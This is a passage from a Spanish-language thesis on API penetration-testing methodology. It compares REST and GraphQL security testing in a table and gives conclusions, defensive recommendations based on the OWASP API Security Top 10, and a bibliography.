Las APIs REST y GraphQL difieren principalmente en su arquitectura y en la forma en que exponen los datos. Mientras REST se basa en múltiples endpoints con respuestas predefinidas, GraphQL utiliza un único punto de acceso donde el cliente especifica exactamente qué información necesita. Esta diferencia hace que REST sea más simple y predecible, mientras que GraphQL ofrece mayor flexibilidad, pero también una superficie de ataque más dinámica y compleja.

A continuación, se menciona las pruebas específicas que se pueden realizar en cada una de las APIS

Tabla 9

Pruebas a las APi's

Pruebas específicas en API's	Rest	GraphQL
Descubrimiento de endpoints	✓	X
Fuerza bruta por rutas o verbos HTTP	✓	X
Manipulación de path/query params	✓	X
Introspección del esquema	X	✓
Ataques de profundidad (Nested Queries DoS)	X	✓

Batch requests / Aliases abuse	**X**	✓
Field-level authorization testing	**X**	✓
Mutaciones dinámicas con overrides	**X**	✓

En las APIs REST las fallas suelen ser más visibles y clásicas, porque dependen de rutas, métodos y parámetros que el atacante puede manipular fácilmente. En cambio, GraphQL funciona con un solo punto de entrada y un lenguaje muy flexible, lo que hace que los errores sean menos obvios, pero más profundos. Aquí los problemas no solo están en "un endpoint mal protegido", sino en cómo funciona la lógica interna de cada campo y permiso. Por eso, asegurar GraphQL requiere entender bien cómo está construido el modelo de datos y no solo aplicar controles básicos.

Mientras REST permite controlar la seguridad aplicando validaciones por endpoint, GraphQL delega gran parte del control a un esquema dinámico que puede ser explotado mediante introspección, consultas anidadas y mutaciones complejas. Esto significa que, si la organización no dispone de un gobierno sólido sobre su modelo de datos, GraphQL puede convertirse en un amplificador de riesgos al permitir un acceso profundo y estructurado a la funcionalidad interna del sistema. Por ello, la seguridad en GraphQL no puede depender únicamente de los mecanismos tradicionales, sino de una estrategia integral que abarque control granular, límites operativos, y defensa contra abuso del lenguaje de consulta.

Capítulo 5: Conclusiones y Recomendaciones

5.1. Conclusiones

La investigación permitió demostrar que las metodologías tradicionales de *pentesting* resultan insuficientes para evaluar de manera efectiva la seguridad de las APIs modernas, particularmente aquellas basadas en RESTful y GraphQL. A lo largo del estudio se evidenció que las APIs introducen riesgos propios derivados de su naturaleza programática, su exposición pública y su rol como intermediarios críticos entre servicios y datos sensibles.

El diseño de la metodología propuesta representó uno de los principales aportes del trabajo, al integrar lineamientos del OWASP API Security Top 10 con técnicas manuales y automatizadas adaptadas específicamente al contexto de APIs. A través de su aplicación práctica se validó que este enfoque incrementa la capacidad de detección de vulnerabilidades de alto impacto, tales como fallas en el control de acceso, exposición excesiva de datos, configuraciones inseguras, consumo descontrolado de recursos o mala gestión de endpoints.

Se concluye que la metodología desarrollada es efectiva, replicable y adaptable a diferentes escenarios de auditoría, tanto en entornos controlados como corporativos. Su implementación favorece la estandarización de los procesos de evaluación, mejora la visibilidad sobre las superficies de ataque reales y permite anticipar riesgos antes de que puedan ser explotados por actores maliciosos. El estudio aporta así un marco actualizado que contribuye al fortalecimiento de la seguridad ofensiva y defensiva en el ecosistema de APIs modernas.

5.2. Recomendaciones

Para organizaciones

Integrar la seguridad de APIs como un componente estratégico dentro del programa de ciberseguridad corporativo.

Mantener un inventario actualizado de APIs internas, externas, versiones y dependencias para reducir la exposición a *endpoints* abandonados o no documentados.

Implementar controles de autenticación y autorización robustos, priorizando estándares modernos como *OAuth2, OpenID Connect* y validación estricta de tokens.

Incluir pruebas automatizadas de seguridad en los pipelines CI/CD para detectar vulnerabilidades desde las primeras fases del desarrollo.

Establecer políticas de *hardening*, monitoreo continuo y auditorías periódicas basadas en OWASP API Security Top 10.

Para Desarrolladores y Equipos Técnicos

Adoptar el principio de mínimo privilegio y controles de acceso granular en la implementación de endpoints.

Validar rigurosamente todos los parámetros de entrada, evitar la sobreexposición de datos y limitar los campos retornados por defecto.

Aplicar versionamiento controlado y mantener documentación técnica clara, actualizada y accesible.

Incorporar pruebas unitarias y de integración orientadas a seguridad, especialmente en operaciones sensibles o críticas.

Emplear herramientas específicas para pruebas de APIs REST y GraphQL, combinando análisis manual con escaneos automatizados.

Futuras Líneas de Investigación

Extender la metodología para evaluar arquitecturas emergentes como gRPC, WebSockets o APIs basadas en eventos.

Explorar el uso de inteligencia artificial y machine learning para la detección dinámica de anomalías y ataques.

Realizar estudios comparativos entre distintas herramientas automáticas de *pentesting* de APIs para medir su precisión y cobertura.

Replicar la metodología en entornos reales de organizaciones públicas y privadas para medir su efectividad en escenarios productivos.

Investigar la integración de principios de *DevSecOps* en el diseño, desarrollo y pruebas de seguridad de *APIs* desde su concepción.

Bibliografía

Amazon. (2025, Octubre 28). *¿Cuál es la diferencia entre GraphQL y REST?* Retrieved from Amazon Aws: https://aws.amazon.com/es/compare/the-difference-between-graphql-and-rest/

Amodeo, E. (2013). Principios de diseño de APIs REST. In E. Amodeo, *Principios de diseño de APIs REST* (pp. 1-22). Chicago: Leanpub.

Appleute. (2025, Octubre 28). *GraphQL vs REST vs SOAP: Un análisis comparativo*. Retrieved from Appleute: https://www.appleute.de/es/app-entwickler-bibliothek/graphql-vs-rest-vs-soap/

Ballesteros, P., & Cala, L. (2007, Enero 23). *Propuesta de Implementacion del Modelo Multinivel Bell-LaPadula en Linux.* Retrieved from Repositorio Uniandes: https://repositorio.uniandes.edu.co/server/api/core/bitstreams/3b26bb75-2c6f-4dbb-bef9-bb25a81e8839/content

Belhadi, A., Zhang, M., & Arcuri, A. (2022). *Evolutionary-based Automated Testing for GraphQL APIs*. Retrieved from Oslomet Open Research Archive (u Oda / Oslomet institutional repository): https://oda.oslomet.no/oda-xmlui/bitstream/handle/11250/3053743/2022_gecco.pdf?sequence=4

Cocca, G. (2023, Marzo 7). *Different Types of APIs – SOAP vs REST vs GraphQL*. Retrieved from freeCodeCamp.org: https://www.freecodecamp.org/news/rest-vs-graphql-apis/

Cristiá, M. (2021, Febrero 2). *fceia.* Retrieved from unr edu: https://www.fceia.unr.edu.ar/~mcristia/apunte-si.pdf#page=14&zoom=100,105,160

Dev, A., & Jevitha, K. (2016). STRIDE Based Analysis of the Chrome. *Advances in Intelligent Systems and Computing*, 179-187.

Du, W. L. (2024, Agosto 14). Vulnerability-oriented Testing for RESTful APIs. *Proceedings of the 33rd USENIX Security Symposium*, pp. 101-120.

Engebretson, P. (2013). *The Basics of Hacking and Penetration Testing: Ethical Hacking and penetration testing.* Burlington: Elsevier.

Enriquez, J., & Casas, S. (2023). Métricas de APIs: Catálogo y Herramienta OMA. *GISP – Instituto de Tecnología Aplicada*, 123-143.

Hakimi, O. (2025, Septiembre 23). *OWASP API Top 10: How to Secure Your APIs, Complete Guide*. Retrieved from pynt: https://www.pynt.io/learning-hub/owasp-top-10-guide/owasp-api-top-10

Hernández Sampieri, R., Fernández Collado, C., & Baptista Lucio, M. d. (2014). *Metodología de la investigación.* México, D.F.: McGraw-Hill Interamericana.

ISECOM. (2010, Diciembre 14). *ISECOM PDF.* Retrieved from ISECOM: https://www.isecom.org/OSSTMM.3.pdf

Iswalkar, V., Singh, P., Raut, N. M., & Aswalekar, U. (2023, Octubre). Vulnerability Analysis of GraphQL API's after Integrated with React JS. *International Journal of Innovative Science and Research Technology (IJISRT)*, pp. 1104–1110.

Kajavalta, L. (2022, Abril). *Trepo Tuni.* Retrieved from trepo.tuni.fi: https://trepo.tuni.fi/bitstream/handle/10024/139682/KajavaltaLasse.pdf?sequence=2

Kajavalta, L. (2023). *Security Analysis of M-Files Cloud Management API.* Retrieved from Trepo – Institutional Repository of Tampere University: https://trepo.tuni.fi/bitstream/handle/10024/139682/KajavaltaLasse.pdf?sequence=2

Kanjilal, J. (2024, Diciembre 30). *From SOAP to REST to GraphQL*. Retrieved from Code: https://www.codemag.com/Article/2405071/From-SOAP-to-REST-to-GraphQL

Lauret, A. (2019). *The Design of Web APIs.* Shelter Island, New York: Manning Publications.

Marcelo, L., Júnior, F., & Fonseca, I. (2025, 29 Septiembre). Análise de vulnerabilidades em aplicações que usam API REST. *SIMPÓSIO BRASILEIRO DE TELECOMUNICAÇÕES E PROCESSAMENTO DE SINAI*, pp. 1-5.

Microsoft Learn. (2025, Mayo 30). *Recomendaciones para mitigar las 10 principales amenazas de seguridad de las API de OWASP mediante API Management*. Retrieved from Microsoft Learn: https://learn.microsoft.com/es-es/azure/api-management/mitigate-owasp-api-threats

Nick, A., & Dolev, F. (2023). *Black Hat GraphQL: Attacking Next Generation APIs.* San Francisco: No Starch Press.

Oriyano, S. (2017). *Penetration Testing Essentials.* Berkeley: Apress.

OWASP. (2024, Junio 28). *OWASP API Security Project*. Retrieved from OWASP : https://owasp.org/www-project-api-security/

Pentest Standard. (2014, Agosto 16). *Main*. Retrieved from Pentest-standard.org: http://www.pentest-standard.org/index.php/Main_Page

Prashant, V., Manju, M., & Anjana, G. (2020). A Comprehensive Literature Review of Penetration Testing & Its Applications. *Proceedings of the 2020 8th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO)*, 674-680.

Rafiullah, K., Kieran, M., David, L., & Sak, Y. (2917). STRIDE-based threat modeling for cyber-physical systems. *2017 IEEE PES Innovative Smart Grid Technologies Conference Europe*.

Rushil, S., Gaurav, M., & Yugandhar, S. (2025, Febrero 26). Pentesting and Secure Code Reviews: Strengthening API Security in Modern Software Products. *Sarcouncil Journal of Engineering and Computer Sciences*, pp. 1-11.

Sedek, K. A., Osman, N., Osman, M. N., & Jusoff, H. K. (2009, Noviembre 6). Developing a Secure Web Application Using OWASP Guidelines. *Computer and Information Science*, pp. 12-25.

Semere, E. (2017). *Transformation of REST API to GraphQL for OpenTOSCA.* Stuttgart: University of Stuttgart, Institute of Architecture of Application Systems.

Touhid, B., Afsana, B., Sharifur, R., & Imran, H. (2018, Julio 10). API vulnerabilities: current status and dependencies. *International Journal of Engineering & Technology*, pp. 9-13.

TryHackMe. (2025, 10 28). *OWASP API Security Top 10 - TryHackMe*. Retrieved from TryHackMe: https://tryhackme.com/room/owaspapisecuritytop105w

Tsai, O., Li, J., Cheung, T. T., Huang, L., Zhu, H., Xiao, J., . . . Tayebi, M. A. (2025, Abril 17). GraphQLer: Enhancing GraphQL Security with Context-Aware API Testing. *arXiv preprint arXiv:2504.13358 [cs.CR]*.

VPN Unlimited. (2024). *Cibersecurity: VPN Unlimited*. Retrieved from VPN Unlimited Sitio Web.

Wiedey, C. (2020, Agosto 28). *CTCQ Theses.* Retrieved from CTCQ: https://www.ctcq.de/theses/bsc_cs.pdf

YusAPI. (2023, Septiembre 14). *La historia de las APIs: ¿Cuál fue la primera API?* Retrieved from YusAPI: https://yusapi.com/blog/la-historia-de-las-apis-cual-fue-la-primera-api/